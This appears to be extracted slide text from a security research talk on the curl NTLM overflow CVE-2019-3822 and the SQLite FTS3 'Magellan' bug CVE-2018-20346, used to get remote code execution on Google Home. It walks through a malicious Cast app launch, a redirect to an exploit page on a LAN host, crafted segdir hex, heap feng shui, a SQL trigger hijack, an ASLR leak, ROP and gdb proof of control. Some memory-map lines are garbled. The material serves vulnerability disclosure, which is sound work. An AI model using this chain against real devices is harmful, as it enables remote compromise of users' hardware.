`if (0x100 < 0xFFFFFFFF) { (PASSED) }`

CVE-2019-3822

- Lots of stack variables following by `ntlmbuf`
- Stack buffer overflow happens in the middle of the function

LN492 LN781 LN862



Heap/Stack operations x 5

Many function calls uses stack variables here...

Overwrite direction is related to compile

```

CURLcode result = CURLE_OK;
size_t size;
unsigned char ntlmbuf[NTLM_BUFSIZE];
int lmresppoff;
unsigned char lmresp[24]; /* fixed-size */
#ifdef USE_NTRESPONSES
int ntresppoff;
unsigned int ntrespplen = 24;
unsigned char ntresp[24]; /* fixed-size */
unsigned char *ptr_ntresp = &ntresp[0];
unsigned char *ntlmv2resp = NULL;
#endif
bool unicode = (ntlm->flags & NTLMFLAG_NEGOTIATE_UNICODE) ? TRUE : FALSE;
char host[HOSTNAME_MAX + 1] = "";
const char *user;
const char *domain = "";
size_t hostoff = 0;
size_t useroff = 0;
size_t domoff = 0;
size_t hostlen = 0;
size_t userlen = 0;
size_t domlen = 0;
    
```

MSVC

GCC

CVE-2019-3822

- May cause a heap buffer overflow here*

```
832      /* Convert domain, user, and host to ASCII but leave the rest as-is */  
833      result = Curl_convert_to_network(data, (char *)&ntlmbuf[domoff],  
834                                     size - domoff);
```

- Leak memory data to attacker (Base64ed later)

```
825      if(unicode)  
826          unicodecpy(&ntlmbuf[size], host, hostlen / 2);  
827      else  
828          memcpy(&ntlmbuf[size], host, hostlen);
```


- Environment requirements
 - Affects libcurl built with non-OpenSSL builds or OpenSSL builds with MD4 present, NTLM must be enabled to trigger this.

* Based on the implementation of
[Curl_convert_to_network](#)

Remote Exploitation of Magellan and Dias


Remote Exploitation of Magellan

- The specific scope of Magellan
 - Chrome or browsers developed based on Chromium
 - Android Apps that uses WebView
 - Smart devices using Chrome or Chromium
- Why Google Home
 - The top two in the global market share
 - It's an IoT device and uses Chrome OS
- How to attack Google Home using Magellan ?




Extending the Attack Surface of Google Home

- The Overview of CAST Protocol
 - Google Cast is designed for TV, movies, music, and more
 - Developers can develop the CAST APP and publish it to Application Store
 - Including sender (mobile devices or Chrome) and receiver (Google Home)



Extending the Attack Surface of Google Home

- **Attack Surface of CAST Protocol**
 - The CAST app can be any webpage
 - The app in the app store may be malicious
 - Sender can directly trigger CAST protocol



Remote Attack Surface:

Converting an attack on Google Home into an attack on a browser

Extending the Attack Surface of Google Home

- Detailed Steps: Extending the Remote Attack Surface
 - Register as a developer and post a malicious app
 - Remotely trigger Google Home to load malicious app
 - ✓ Inducing victims to visit malicious sender URLs via Chrome
 - ✓ Sending the cast protocol to launch APP in LAN
 - RCE in Google Home's renderer

RECEIVER DETAILS

Type

Custom Receiver

Receiver Application URL

This is the URL that will be loaded when your application is launched.

<http://192.168.1.56/exp.html>



```
cast.wait()
print(cast.device)

myapp_controller = MyAppController()
cast.register_handler(myapp_controller)
myapp_controller.stop_app()
# 504FD3F4 is our cast app with a malicious payload.
myapp_controller.launch_app("504FD3F4")
print("-----Next round is about to begin.-----")
```



location.href="http://192.168.1.56/exp.html"

Exploiting the Magellan on Google Home

- Review the details of CVE-2018-20346
 - Control `pNode->a`, `pNode->n`, `aDoclist`, `nDoclist`, via "update x_segdir set root=x'HEX'"

```
if( aDoclist ){
    pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);
    memcpy(&pNode->a[pNode->n], aDoclist, nDoclist); 已用时间 <= 2ms
    pNode->n += nDoclist;
}
```



`nDoclist`: 256 (Varint)

00 04 31 32 33 34 02 00 00 00 01 01 01 00 01 01 01 01 00

80 02

01 01

80 02

aa aa aa aa aa


`pNode->n`: Buffer offset

`aDoclist[]`: Overflow or Leak Memory

`pNode->a[]`: Heap Fengshui

Exploiting the Magellan on Google Home

- Available Function Pointer
 - simple_tokenizer is a structure on the heap
 - ✓ create virtual table x using fts3 (a, b);
 - The tokenizer's callback looks interesting



Exploiting the Magellan on Google Home

- PC Hijacking
 - Operating FTS3 table after heap overflow
 - Hijacking before memory free

```
static int fts3TruncateSegment( Fts3Table *p, sqlite3_int64 iAbsLevel, int ildx, const char *zTerm, int nTerm){
.....
if( rc==SQLITE_OK ){
    sqlite3_stmt *pChomp = 0;
    rc = fts3SqlStmt(p, SQL_CHOMP_SEGDIR, &pChomp, 0);
    if( rc==SQLITE_OK ){
        .....
        rc = sqlite3_reset(pChomp);
        sqlite3_bind_null(pChomp, 2);
    }
}


sqlite3_free(root.a);
sqlite3_free(block.a);
}
```

Using the SQL TRIGGER to perform fts3 operations before executing **SQL_CHOMP_SEGDIR**

```
CREATE TRIGGER hijack_trigger BEFORE UPDATE
ON x_segdir
BEGIN
    INSERT INTO hijack values (1, x'1234');
END;
```

Exploiting the Magellan on Google Home

- Heap Fengshui
 - tmalloc as the heap management algorithm
 - Memory layout by operating fts3 tables
 - Hijacking PC via SQL TRIGGER



Exploiting the Magellan on Google Home

- Bypass ASLR

- Try to adjust the **nDoclist, pNode->a** and leak the memory after heap
- Leaking the address of cast_shell (**For ROP gadgets**)
- Leaking the address of last heap (**For heap spray**)

[illegible]

```
leonwxqian@leonwxqian-VirtualBox: ~/sqlite/sqlite-snapshot-20180
7fcceebbe000-7fcceebfe000 rw-s 00000000 00:13 70
7fcceebfe000-7fcceec3e000 rw-s 00000000 00:13 69
7fcceec3e000-7fcceec7e000 rw-s 00000000 00:13 124
7fcceec7e000-7fcceecbe000 rw-s 00000000 00:13 67
7fcceecfe000-7fcceed3e000 rw-s 00000000 00:13 66
7fceed3e000-7fceed7e000 rw-s 00000000 00:13 29
7fceed7e000-7fceedbe000 rw-s 00000000 00:13 24
7fceedfe000-7fcceee3e000 rw-s 00000000 00:13 41
7fccee3e000-7fccee7e000 rw-s 00000000 00:13 38
7fcceefe000-7fcceef3e000 rw-s 00000000 00:13 33
7fcceeffe000-7fcceefff000 ---p 00000000 00:00 0
7fccefff000-7fccef7ff000 rw-p 00000000 00:00 0
7fccef7ff000-7fccef800000 ---p 00000000 00:00 0
7fccef800000-7fccf000000 rw-p 00000000 00:00 0
7fccf000000-7fccf025f000 rw-p 00000000 00:00 0
7fccf025f000-7fccf4000000 ---p 00000000 00:00 0
7fccf4000000-7fccf42ca000 rw-p 00000000 00:00 0
7fccf42ca000-7fccf8000000 ---p 00000000 00:00 0
7fccf8000000-7fccf8021000 rw-p 00000000 00:00 0
7fccf8021000-7ccfc000000 ---p 00000000 00:00 0
7ccfc000000-7ccfc1a8000 rw-p 00000000 00:00 0
7ccfc1a8000-7ccfc1a8000000 ---p 00000000 00:00 0
```


Exploiting the Magellan on Google Home


- **Heap Spray**

- Insert into the table

- **ROP**

- Cast_shell's gadget

RCE in Google Home's renderer



Exploiting the Magellan on Google Home

- RCE in Google Home's renderer

```
(gdb) info reg
r0          0xbcb1a120      3165757728
r1          0xbcb638a0      3166058656
r2          0xffffffff      4294967295
r3          0xae3fede0      2923425248
r4          0x0            0
r5          0xad2ffdc0      2905603520
r6          0xbcb1a120      3165757728
r7          0xae3fee00      2923425280
r8          0x0            0
r9          0x0            0
r10         0xbcb391ec      3165884908
r11         0xaaaaaaaa      2863311530
r12         0xffffffff      4294967295
sp          0xae3fedb8      0xae3fedb8
lr          0xb8a2023b      -1197342149
pc          0xb8a2c1ca      0xb8a2c1ca
cpsr        0xa0070030      -1610153936
(gdb) x/10i $pc
=> 0xb8a2c1ca: ldr.w   r4, [r11, #12]
    0xb8a2c1ce: blx     r4
```

